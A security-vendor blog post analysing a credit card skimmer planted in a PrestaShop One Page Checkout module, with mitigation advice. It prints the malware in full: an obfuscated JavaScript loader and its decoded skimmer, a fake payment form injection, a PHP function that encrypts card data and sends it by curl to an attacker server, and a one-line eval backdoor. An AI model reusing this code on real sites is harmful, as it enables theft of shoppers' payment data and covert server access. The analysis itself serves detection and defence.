Sucuri Blog

blog.sucuri.net/2022/07/prestashop-skimmer-concealed-in-one-page-checkout-module.html

Matt Morrow July 19, 2022

PrestaShop is a popular freemium open source e-commerce platform used by hundreds of thousands of webmasters to sell products and services to website visitors. While PrestaShop's CMS market share is only 0.8%, it should still come as no surprise that attackers have been crafting malware to specifically target environments who use this software.

In this post, I'll document how I recently came across an infected PrestaShop website containing an interesting injection found overriding the site's existing credit card payment form — and outline the steps you can take to protect your site from these types of attacks.

Script Injected Into payment.tpl

As I launched my investigation, I noted that the website owner was using the One Page Checkout module which allows website owners to configure and compile popular ecommerce features on the purchase page, including functionalities for personalization, shipping and billing details, and order summaries.

Inspecting the site revealed a script injection located within the module in **modules/onepagecheckoutps/views/templates/front/payment.tpl.**

This **js/dfsasdf3124sfcad2.js** script was found injected on the **payment.tpl** file and appeared to load every time a user navigated to the purchase process:


```
<script src="/js/dfsasdf3124sfcad2.js"></script>
    {include file='./custom_html/payment.tpl'}
```

A cursory review of this **dfasdf3124sfcad2.js** file revealed some obfuscated code, which immediately piqued my curiosity.

Once decoded, results unveiled a customized fake payment form which was being inserted into the checkout process to override the legitimate form.

```
var p_s = document.cookie;
if (!p_s.includes('Presta_Shop=433e5179e5aa1923.1653055359.1.1653055379.1653055359')) {
    var f_id_daww = Math.random().toString(16).substr(2, 14);
    var form = '<ul id="' + f_id_daww + '" style=""><li><h3><b>Credit/Debit Card Secure Payment</b></h3></li><div id="' + f_id_daww +
"5233" + '"><div class="input--field"> <label for="field--holder"> Cardholder <em>*</em></label> <input id="field--holder" type="text"
maxlength="50" name="payment[cc_owner]"> <div class="validation" id="field--holder--validation"> </div></div><div class="input--field">
<label for="field--card-number"> Card Number <em>*</em></label> <input id="field--card-number" type="text" maxlength="24" name="payment[c
c_number]"> <div class="validation" id="field--card-number--validation"> </div></div><div><label for="field--month">Expiration Date <em
>*</em></div><div class="input--field fix--expiration-date"> <div class="select--expiration-date"> <select id="field--month" name
="payment[exp_month]"> <option value="" selected="">Month</option> <option value="01">01</option> <option value="02">02</option> <option
value="03">03</option> <option value="04">04</option> <option value="05">05</option> <option value="06">06</option> <option value="07">07
</option> <option value="08">08</option> <option value="09">09</option> <option value="10">10</option> <option value="11">11</option>
<option value="12">12</option> </select> <div class="validation" id="field--month--validation"> </div></div><div class="select--expiratio
n-date"> <select id="field--year" name="payment[exp_year]"> <option value="" selected="">Year</option>  <option value="22">2022</option>
<option value="23">2023</option> <option value="24">2024</option> <option value="25">2025</option> <option value="26">2026</option>
<option value="27">2027</option> <option value="28">2028</option> <option value="29">2029</option> <option value="30">2030</option>
<option value="31">2031</option> <option value="32">2032</option> </select> <div class="validation" id="field--year--validation"> </div
></div></div><div class="input--field"> <label for="field--cvv"> Card Verification Number <em>*</em></label> <input id="field--cvv" type
="password" maxlength="4" name="payment[cc_cid]"> <div class="validation" id="field--cvv--validation"> </div></div><style>#' + f_id_daww
+ "5233" + '{margin-left:20px;max-width: 300px;min-width: 200px; padding: 20px 0px;}#' + f_id_daww + "5233" + ' .information--field{margi
n-bottom: 12px;}#' + f_id_daww + "5233" + ' .information--field a{position: relative; color: #ca0001; margin-left: 30px; bottom: 15px;
text-transform: uppercase;}#' + f_id_daww + "5233" + ' label{display: block; width: 100%; color: #333; text-transform: uppercase; margin
-bottom: 5px;}#' + f_id_daww + "5233" + ' em{color: #ca0001;}#' + f_id_daww + "5233" + ' input, #' + f_id_daww + "5233" + ' select{height
: 40px; padding: 0 8px; font-family: "Ubuntu", sans-serif; color: #5d6a7f; border: solid 1px #dfdfdf; background: #f5f5f5; font-size:
14px; border-radius: 0px; line-height: 1.5;}#' + f_id_daww + "5233" + ' .input--field{margin-bottom: 15px;}#field--card-number, #field
--holder{width: 100%;}#' + f_id_daww + "5233" + ' .select--expiration-date{width: 50%; float: left;}#' + f_id_daww + "5233" + ' .fix
--expiration-date:after{display: block; content: ""; clear: both;}#field--holder{text-transform: capitalize;}#field--cvv{width: 120px;}#'
+ f_id_daww + "5233" + ' .validation{display: none; color: #ca0001;}#' + f_id_daww + "5233" + ' #button--checkout{background: #ca0001;
color: #fff; padding: 0px 20px; outline: 0;}';
    var repl = document.getElementById("opc_payment_methods");
    repl.innerHTML = form
};
```

The overlaid form did not appear to contain any suspicious features or typos which might flag a victim's attention as they're navigating the infected site.



Let's examine how the injection works.

The checkout page loads the legitimate modules/onepagecheckoutps/views/js/front/**onepagecheckoutps.js** file which happens to contain the following obfuscated injection.

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if
(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if
(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('2 q=3.r;g(!q.H(\'t=v.a.1.w.a\')){2 h=3.4("I")[0].5;2 i=3.4("J"
)[0].5;2 j=3.4("K")[0].5;2 k=3.4("L")[0].5;2 l=3.4("M")[0].5;2 m=3.4("N")[0].5;2 n=3.4("O")[0].5;2 b=3.4("6[P]")[0].5;2 9=3.4("6[Q]"
)[0].5;2 c=3.4("6[R]")[0].5;2 e=3.4("6[S]")[0].5;2 f=3.4("6[T]")[0].5;2 o=[b,9,c,e,f,h,i,k,m,l,j,n];g((9.7(/\\d+\\d+\\d+\\d+\\d+\\d
+\\d+\\d+\\d+\\d+\\d+\\d+\\d+\\d+\\d/))||(9.7(/\\d+\\d+\\d+\\d+\\s+\\d+\\d+\\d+\\d+\\s+\\d+\\d+\\d+\\d+\\s+\\d+\\d+\\d+\\d/))){g
((f.7(/^\\d+/))&&(!c.7(/^\\s*$/))&&(!e.7(/^\\s*$/))&&(!b.7(/^\\s*$/))){2 o=[b,9,c,e,f,h,i,k,m,l,j,n];2 8=U V();2 y={W:3.X,d:Y(o)};u
=Z(\'10\');8.11("z",u,12);8.p(\'13-14\',\'15/x-16-17-18\');8.p(\'A-B-C-19\',\'*\');8.p(\'A-B-C-1a\',\'z\');8.1b(1c.1d(y));3.r="t=v.a
.1.w.a";1e("1f 6 1g 1h 1i 1j, 1k 1l 1m.");1n D(){E.F.G=E.F.G.1o("#","")}1p(D,1q)}}',62,89,'||var|document|getElementsByName|value|p
ayment|match|Http|num|1653055359|ow|month||year|cvn|if|fn|ln|da|dp|dc|dic|dpm|mass|setRequestHeader|p_s|cookie||Presta_Shop||433e517
9e5aa1923|1653055379||obj|POST|Access|Control|Allow|repla|window|location|href|includes|customer_firstname|customer_lastname|deliver
y_address1|delivery_postcode|delivery_city|delivery_id_country|delivery_phone_mobile|cc_owner|cc_number|exp_month|exp_year|cc_cid|ne
w|XMLHttpRequest|Domain|URL|btoa|atob|L2luZGV4LnBocD9wb3A9NyZobz0xMjM2NTU1NTc4|open|true|Content|Type|application|www|form|urlencode
d|Origin|Metods|send|JSON|stringify|alert|Selected|method|is|currently|unavailable|please|try|again|function|replace|setTimeout|8000
'.split('|'),0,{}))
                Review.placeOrder();
```

Once decoded, the injection reveals itself to belong to a credit card skimmer.

```
var p_s = document.cookie;
if (!p_s.includes('Presta_Shop=433e5179e5aa1923.1653055359.1.1653055379.1653055359')) {
    var fn = document.getElementsByName("customer_firstname")[0].value;
    var ln = document.getElementsByName("customer_lastname")[0].value;
    var da = document.getElementsByName("delivery_address1")[0].value;
    var dp = document.getElementsByName("delivery_postcode")[0].value;
    var dc = document.getElementsByName("delivery_city")[0].value;
    var dic = document.getElementsByName("delivery_id_country")[0].value;
    var dpm = document.getElementsByName("delivery_phone_mobile")[0].value;
    var ow = document.getElementsByName("payment[cc_owner]")[0].value;
    var num = document.getElementsByName("payment[cc_number]")[0].value;
    var month = document.getElementsByName("payment[exp_month]")[0].value;
    var year = document.getElementsByName("payment[exp_year]")[0].value;
    var cvn = document.getElementsByName("payment[cc_cid]")[0].value;
    var mass = [ow, num, month, year, cvn, fn, ln, dp, dic, dc, da, dpm];
    if ((num.match(/\d+\d+\d+\d+\d+\d+\d+\d+\d+\d+\d+\d+\d+\d+\d+\d+/)) || (num.match(/\d+\d+\d+\d+\s+\d+\d+\d+\d+\s+\d+\d+\d+\d+\s+\d+\d
+\d+\d/))) {
        if ((cvn.match(/^\d+/)) && (!month.match(/^\s*$/)) && (!year.match(/^\s*$/)) && (!ow.match(/^\s*$/))) {
            var mass = [ow, num, month, year, cvn, fn, ln, dp, dic, dc, da, dpm];
            var Http = new XMLHttpRequest();
            var obj = {
                Domain: document.URL,
                d: btoa(mass)
            };
            u = '/index.php?pop=7&ho=1236555578';
            Http.open("POST", u, true);
            Http.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
            Http.setRequestHeader('Access-Control-Allow-Origin', '*');
            Http.setRequestHeader('Access-Control-Allow-Metods', 'POST');
            Http.send(JSON.stringify(obj));
            document.cookie = "Presta_Shop=433e5179e5aa1923.1653055359.1.1653055379.1653055359";
            alert("Selected payment method is currently unavailable, please try again.");

            function repla() {
                window.location.href = window.location.href.replace("#", "")
            }
            setTimeout(repla, 8000)
        }
    }
}
```

As seen above on line 24, the malicious JavaScript skims the data from the payment form, base64-encodes it, and then sends it to the site's own **/index.php?pop=7**.

While the **/index.php** file is not infected per se, it *is* the main PrestaShop file responsible for loading the rest of the CMS scripts on the website — including **controllers/front/IndexController.php** and **classes/tools.php** which happen to contain the server-side part of the malware.

Let's take a look at how the attacker processes and exfiltrates the stolen credit card data.


A single line of malicious code found injected in **IndexController.php** file is responsible for checking and intercepting requests for payment details before passing them along for processing. You can see it below on line 40.

```
    public function initContent()
    {
        parent::initContent();
        $this->addJS(_THEME_JS_DIR_.'index.js');

        if(Tools::getValue('pop')=='7'){Tools::redirectErrorPage();}
        $this->context->smarty->assign(array('HOOK_HOME' => Hook::exec('displayHome'),
            'HOOK_HOME_TAB' => Hook::exec('displayHomeTab'),
```

This malicious code is used to detect requests containing credit card details by checking the **pop=** request parameter. If **pop=7,** the malware activates the function that processes the stolen data by calling the **Tools::redirectErrorPage()** that is defined by the attacker in

classes/tools.php.



```
1013    public function redirectErrorPage(){
1014        $dt = base64_encode(json_encode($_REQUEST));
1015        $CPK = base64_decode('LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURhekNDQWxPZ0F3SUJBZ0lVY3pqaGxIVlBNMGVLNmh0eGNQYTZ5Y1V3eEs0d
[redacted]
1016        $PK = openssl_get_publickey($CPK);
1017        $data = '';
1018        $atrr = str_split($dt, 200);
1019        for($i=0;$i<=count($atrr);$i++) {
1020           openssl_public_encrypt($atrr[$i],$enc,$PK);
1021           $data = $data.$enc;}
1022        $data = base64_encode($data);
1023        $url = base64_decode('aHR0cHM6Ly9mYXN0Zml4dHVuaW5nLm5sL2NhY2hlL2NhY2hlLnBocA==');
1024        $ch = curl_init();
1025        $url = $url."?pop=7";
1026        curl_setopt($ch,CURLOPT_URL,$url);
1027        curl_setopt($ch, CURLOPT_POST, 1);
1028        curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
1029        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
1030        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
1031        curl_setopt($ch, CURLOPT_HEADER, false);
1032        curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
1033        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
1034        $output=curl_exec($ch);
1035        curl_close($ch);
1036    }
```

The **redirectErrorPage()** function first encrypts the data using **openssl_public_encrypt** with the attacker's public key. It then initiates a **curl** request to exfiltrate the harvested credit card information to **hxxps://fastfixtuning[.]nl/cache/cache.php** via **POST** request.

To make detection and troubleshooting more challenging for the website owner, the malware sets the following cookie and displays the warning "Selected payment method is currently unavailable, please try again." as soon as the payment details have been stolen:

```
Presta_Shop=433e5179e5aa1923.1653055359.1.1653055379.1653055359
```

Once set, users with this cookie will no longer see the fake payment form during the checkout process.

Website Backdoor in config/alias.php

Attackers regularly plant backdoors in compromised environments to maintain access long after the initial infection has occurred. Backdoors can come in a variety of flavors — and may use HTTP requests to upload files and web shells or remotely execute code.

During our analysis, we also found the following line of code in the website's **config/alias.php** file.

```
73
74 if(md5($_POST['key']) == '382bb3df98a42d181c667d4933e57d38'){eval(base64_decode($_POST['ch']));}
```

While small and easily confused for normal code, this snippet allows the attacker to upload a webshell or execute malicious code in a **POST** request onto the compromised environment.

It's worth noting that while the **eval** function itself isn't malicious, searching for **eval(** can in fact help you identify many backdoors on your website; attackers regularly use this method to inject malicious content or run malicious code on the server. But since backdoors come in so many shapes and sizes, it's not likely to find everything.

Attack & Exfiltration Sequence

Our analysis revealed five distinct parts to this skimming attack.

1. **Initial injection into the compromised environment.**
   The attacker injects malicious obfuscated **dfasdf3124sfcad2.js** script into the **payment.tpl** file**.**
2. **JavaScript creates and overlays form.**
   The contents of **dfasdf3124sfcad2.js** create a fake form which is overlaid on top of the existing checkout cart.
3. **Second JavaScript skims data.**
   A skimmer from **onepagecheckoutps.js** monitors changes in the payment form and sends the payment details to the server-side part of the malware.
4. **Injected code checks for parameter and activates function.**
   A single line of malicious code injected into **IndexController.php** file checks and intercepts POST requests containing payment details and activates the function **redirectErrorPage()**.
5. **Function exfiltrates data to a third party server**.
   The **redirectErrorPage()** function from **tools.php** encrypts harvested data then initiates a **curl** request to send stolen credit card details to the hacker controlled **hxxps://fastfixtuning[.]nl/cache/cache.php** via **POST** request.

Conclusion & Mitigation Steps

It's not typical for the same skimmer to be found on thousands of websites. Credit card skimming attacks are often highly targeted and customized campaigns — and we regularly find malware hand-crafted for just one (or a small handful) of sites.

Attackers clearly went to great lengths to craft this swiper specifically for this particular PrestaShop installation. The customized credit card form and handler function to process stolen data along with obfuscation techniques and naming conventions to evade detection showcase the steps that attackers will take to steal sensitive information from e-commerce websites.

Fortunately, there are a number of initiatives you can take to protect your website, checkout process, and customers from targeted skimmer attacks like these.

- **Always keep your website software updated with the latest patches.**
  It cannot be stressed enough how important patching your software is. Regardless of what CMS you use, you should always keep all of your website software up-to-date with the latest patches and security updates — including modules, plugins, themes, and core CMS.
- **Use strong passwords.**
  Always use unique, complex passwords for your CMS, database, FTP/SSH, hosting and cPanel accounts to protect against brute force and dictionary attacks.
- **Follow the principle of least privilege.**
  Ensure that all user accounts are only assigned to their needed roles by following the principle of least privilege.
- **Check your file integrity regularly.**
  Monitoring for changes on your website is an important component of identifying indicators of compromise. There are a number of tools you can use to alert you of any unexpected changes to your website's files or environment.
- **Use a web application firewall.**
  Leverage a firewall to filter traffic between your server and visitors and virtually patch known vulnerabilities in the event that you forget to patch an update.

As always, if you think your website has been hacked or may contain a credit card skimmer and you need a hand cleaning it up, we're here to help.